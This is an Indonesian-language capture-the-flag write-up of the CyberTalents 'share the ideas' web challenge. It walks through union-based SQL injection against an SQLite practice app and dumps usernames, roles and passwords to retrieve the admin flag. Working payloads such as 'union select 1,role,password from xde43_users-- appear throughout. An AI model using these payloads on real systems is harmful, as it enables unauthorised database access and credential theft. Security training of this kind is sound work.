

# CyberTalents Challenges

Web Security – share the ideas – level medium

Author: levith4n

Description:

can you reveal the admin password ?

Pertama, ini adalah tampilan depan pada aplikasi web, kita perlu login untuk dapat menginput sesuatu ke dalam form.

## Express your self and share your ideas

[Login](#) OR [Register](#)

Share (You Must Login)

### Latest

👤 Joshua

Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.

👤 Christina

Praesent nisi nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.

👤 Maria

Curabitur massa lacus, dapibus vel quam facilisis, tristique convallis metus. Integer euismod pulvinar aliquam.

👤 Andrew

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec laculis, dui at accumsan fringilla, ante odio laculis odio, non facilisis lectus ex nec est.

Karena tidak memiliki akun, saya perlu untuk mendaftarkan akun terlebih dahulu.

## Express your self and share your ideas

[Login](#) OR [Register](#)

Share (You Must Login)

### Latest

👤 Joshua

Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.

👤 Christina

Praesent nisi nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.

👤 Maria

Curabitur massa lacus, dapibus vel quam facilisis, tristique convallis metus. Integer euismod pulvinar aliquam.

👤 Andrew

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec laculis, dui at accumsan fringilla, ante odio laculis odio, non facilisis lectus ex nec est.

### Register

Username

levith4n

Email


levith4n@lev.com

Password

\*\*\*


Register

Setelah itu, saya melakukan login menggunakan akun yang sudah saya daftarkan.



Setelah itu, saya mencoba melakukan berbagai *Injection Attack* pada form, mulai dari *Server Side Template*, *Command Injection* dll. Ketika menguji kerentanan *SQL Injection*, saya mendapatkan pesan error setelah menginput tanda petik satu ('), ini adalah indikasi pertama dari *SQL Injection*.

Error : HY000 1 unrecognized token: "''")"



Kemudian saya mencoba cara agar kueri mengembalikan nilai **true** dengan menutup tanda petik satu (') dengan tanda tutup kurung, karena pada pesan error terlihat kueri menggunakan tanda kurung tutup. Jadi saya mencoba untuk menambahkan tanda petik satu dan tanda kurung tutup secara manual lalu mengomentari sisanya, agar kueri dapat mengembalikan nilai **true**.


Error : HY000 1 unrecognized token: """)"


## Express your self and share your ideas


Welcome levith4n (levith4n@lev.com)


Share

Latest

 Joshua  
Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.

 Christina  
Praesent nisi nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.

 Maria  
Curabitur massa lacus, dapibus vel quam facilisis, tristique convallis metus. Integer euismod pulvinar aliquam.


 Andrew  
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec iaculis, dui at accumsan fringilla, ante odio iaculis odio, non facilisis lectus ex nec est.


## Express your self and share your ideas


Welcome levith4n (levith4n@lev.com)


Share


Latest

 levith4n

 Joshua  
Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.

 Christina  
Praesent nisi nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.

 Maria  
Curabitur massa lacus, dapibus vel quam facilisis, tristique convallis metus. Integer euismod pulvinar aliquam.

 Andrew  
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec iaculis, dui at accumsan fringilla, ante odio iaculis odio, non facilisis lectus ex nec est.

Asumsi mengapa hal ini berhasil, yaitu:

Kueri awal

```
SELECT * FROM posts WHERE (content = '<input>')
```

SQLite

Kueri saat diberikan tanda petik satu (')

```
SELECT * FROM posts WHERE (content = '<input>')
```

SQLite

Kueri saat dimasukkan ')-- -

```
SELECT * FROM posts WHERE (content = '<input>')-- ' )
```

SQLite

Kita dapat melihat, bahwa tanda petik satu (') dan tanda kurung tutup yang berasal dari kueri awal kita komentari dan menggantinya dengan tanda petik satu dan tanda kurung tutup yang kita input secara manual.

Setelah mengetahui cara agar kueri tetap mengembalikan nilai **true**, selanjutnya saya mencoba melakukan *union-based injection*. Pertama-tama saya perlu menentukan ada berapa kolom pada table yang terhubung dengan aplikasi web ini, seperti terlihat pada gambar di bawah ini, saat memasukkan kolom ketiga, saya tidak mendapatkan error sehingga hal ini mengindikasikan bahwa table yang terhubung dengan aplikasi web ini memiliki tiga kolom.

## Express your self and share your ideas

Welcome levith4n (levith4n@lev.com)

'union select 1,2,3--

Share

### Latest

levith4n

Joshua

Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.

Christina

Praesent nisi nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.

Maria

Curabitur massa lacus, dapibus vel quam facilisis, tristique convallis metus. Integer euismod pulvinar aliquam.

Andrew

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec iaculis, dui at accumsan fringilla, ante odio iaculis odio, non facilisis lectus ex nec est.

Selain itu, kolom yang ditampilkan ke aplikasi hanya lah kolom kedua dan ketiga. Kemungkinan kolom pertama digunakan untuk ID.

Share

### Latest

levith4n

levith4n

Joshua

Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.

Christina

Praesent nisi nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.

Maria


Curabitur massa lacus, dapibus vel quam facilisis, tristique convallis metus. Integer euismod pulvinar aliquam.

Andrew

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec iaculis, dui at accumsan fringilla, ante odio iaculis odio, non facilisis lectus ex nec est.

2  
3

Sekarang, saya perlu mengetahui table-table apa saja yang terdapat pada database aplikasi web ini. Untuk melakukan hal itu saya perlu mengetahui DBMS yang digunakan melalui pesan error yang didapatkan sebelumnya. Seperti yang terlihat pesan error seperti ini berasal dari DBMS SQLite.



Pada SQLite, informasi terhadap **metadata tentang struktur database** seperti daftar table, view, index dan trigger disimpan pada table khusus **sqlite\_master**. Kita bisa menggunakan kueri **SELECT sql FROM sqlite\_master WHERE type='table'** untuk melihat bagaimana table atau index dibuat, sehingga kita bisa menemukan nama kolom dari suatu table melalui hal itu.

## Express your self and share your ideas

Login OR Register

'union select 1,2,sql from sqlite\_master where type='table'--

Share (You Must Login)

### Latest

Joshua

Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.

Christina

Praesent nisi nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.







Maria

Curabitur massa lacus, dapibus vel quam facilisis, tristique convallis metus. Integer euismod pulvinar aliquam.

Andrew

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec iaculis, dui at accumsan fringilla, ante odio iaculis odio, non facilisis lectus ex nec est.

Seperti yang terlihat, terdapat dua table yaitu **xde43\_ideas** dan **xde43\_users**, fokus kita hanya pada table **xde43\_users**. Seperti yang terlihat pada kueri pembuatan table **xde43\_users**, nama-nama kolomnya sangat mencerminkan sebuah table yang berisi daftar pengguna.

Latest
 levith4n
 Joshua Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.
 Christina Praesent nisi nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.
 Maria Curabitur massa lacus, dapibus vel quam facilisis, tristique convallis metus. Integer euismod pulvinar aliquam.
 Andrew Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec iaculis, dui at accumsan fringilla, ante odio iaculis odio, non facilisis lectus ex nec est.
 2 CREATE TABLE "xde43_ideas" ( "id" int(10) NOT NULL, "name" varchar(255) NOT NULL, "text" TEXT NOT NULL )
 2 CREATE TABLE "xde43_users" ( "id" int(10) NOT NULL, "name" varchar(255) NOT NULL, "email" varchar(255) NOT NULL, "password" varchar(255) NOT NULL, "role" varchar(100) DEFAULT NULL )



Selanjutnya saya mencoba mengekstrak daftar nama dan password dari table **xde43\_users**. Akan tetapi, saya tidak menemukan user dengan nama **admin**.

## Express your self and share your ideas

Welcome levith4n (levith4n@lev.com)

'union select 1,name,password from xde43\_users--

Share

Latest
<div><div></div><div>levith4n</div></div>
<div><div></div><div>levith4n</div></div>
<div><div><div></div><div>Joshua</div></div><div>Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.</div></div>
<div><div><div></div><div>Christina</div></div><div>Praesent nisl nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.</div></div>
<div><div><div></div><div>Maria</div></div><div>Curabitur massa lacus, dapibus vel quam facilisis, tristique convallis metus. Integer euismod pulvinar aliquam.</div></div>
<div><div></div><div>Andrew</div></div>

<div><div></div><div>Alex</div><div>17838733831748622406</div></div>
<div><div></div><div>Andrew</div><div>17428986021748622406</div></div>
<div><div></div><div>Anthony</div><div>15533698941748622406</div></div>
<div><div></div><div>Christina</div><div>9591925551748622406</div></div>
<div><div></div><div>Daniel</div><div>17802563111748622406</div></div>
<div><div></div><div>David</div><div>11254749671748622406</div></div>
<div><div></div><div>Ethan</div><div>11001974941748622406</div></div>
<div><div></div><div>Gabriel</div><div>675390091748622406</div></div>
<div><div></div><div>Jacob</div><div>12947426111748622406</div></div>
















Karena data pada kolom **name** tidak memberikan hasil, saya beralih menggunakan kolom **role**. Seperti yang terlihat, kita berhasil mendapatkan password dari **role admin**.

## Express your self and share your ideas

Welcome levith4n (levith4n@lev.com)

'union select 1,role,password from xde43\_users--

Share

Latest	
	levith4n
	levith4n
	levith4n
	Joshua Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.
	Christina Praesent nisl nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.
	Maria
	admin flag 
	user 10847305701748622406
	user 11001974941748622406
	user 11254749671748622406
	user 123
	user 12947426111748622406
	user 13126543311748622406
	user 13921008691748622406